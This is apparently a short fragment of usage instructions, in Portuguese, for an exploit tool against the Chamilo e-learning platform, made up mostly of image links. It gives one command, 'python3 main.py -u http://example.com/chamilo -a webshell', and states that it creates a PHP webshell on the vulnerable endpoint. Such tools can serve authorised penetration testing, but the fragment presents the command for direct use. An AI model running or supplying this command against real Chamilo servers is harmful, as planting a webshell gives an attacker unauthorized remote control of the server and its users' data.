
Essa ação criará um arquivo webshell PHP no endpoint vulnerável.
python3 main.py -u http://example.com/chamilo -a webshell
